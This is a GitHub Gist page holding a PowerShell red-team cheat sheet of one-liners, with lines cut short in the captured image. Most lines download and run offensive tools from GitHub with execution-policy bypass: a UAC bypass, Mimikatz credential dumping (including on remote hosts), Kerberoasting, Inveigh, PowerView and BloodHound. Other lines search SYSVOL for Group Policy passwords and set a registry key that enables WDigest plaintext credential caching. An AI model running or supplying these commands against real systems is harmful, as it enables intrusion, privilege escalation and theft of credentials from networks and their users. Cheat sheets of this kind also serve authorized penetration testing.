
**GitHub** Gist Search... Sign up All gists Back to GitHub Sign in

Instantly share code, notes, and snippets.



```
RedTeam_CheatSheet.ps1
                                                                                                                                    Raw
     # Description:
 1
 2
          Collection of PowerShell one-liners for red teamers and penetration testers to use at various stages of testing.
 3
     # Invoke-BypassUAC and start PowerShell prompt as Administrator [Or replace to run any other command]
 4
 5
     powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empi
 6
 7
     # Invoke-Mimikatz: Dump credentials from memory
     powershell.exe -exec bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empi
 8
 9
     # Import Mimikatz Module to run further commands
10
     powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProj
11
12
     # Invoke-MassMimikatz: Use to dump creds on remote host [replace $env:computername with target server name(s)]
13
     powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/P
14
15
     # PowerUp: Privilege escalation checks
16
     powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/P
17
18
19
     # Invoke-Inveigh and log output to file
     powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Kevin-Robertson/In
20
21
     # Invoke-Kerberoast and provide Hashcat compatible hashes
22
     powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empi
23
24
     # Invoke-ShareFinder and print output to file
25
     powershell.exe -exec Bypass -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/P
26
27
     # Import PowerView Module to run further commands
28
29
     powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShell
30
     # Invoke-Bloodhound
31
     powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodH
32
33
     # Find GPP Passwords in SYSVOL
34
     findstr /S cpassword $env:logonserver\sysvol\*.xml
35
     findstr /S cpassword %logonserver%\sysvol\*.xml (cmd.exe)
36
37
     # Run Powershell prompt as a different user, without loading profile to the machine [replace DOMAIN and USER]
38
     runas /user:DOMAIN\USER /noprofile powershell.exe
39
40
     # Insert reg key to enable Wdigest on newer versions of Windows
41
     reg add HKLM\SYSTEM\CurrentControlSet\Contro\SecurityProviders\Wdigest /v UseLogonCredential /t Reg_DWORD /d 1
42
43
```



shorefall commented on Nov 28, 2023

https://gist.github.com/shorefall/cb9733f3aaf666d7db94e69dcd8b1e44

New version:

to join this conversation on GitHub. Already have an account? Sign in to comment Sign up for free

© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information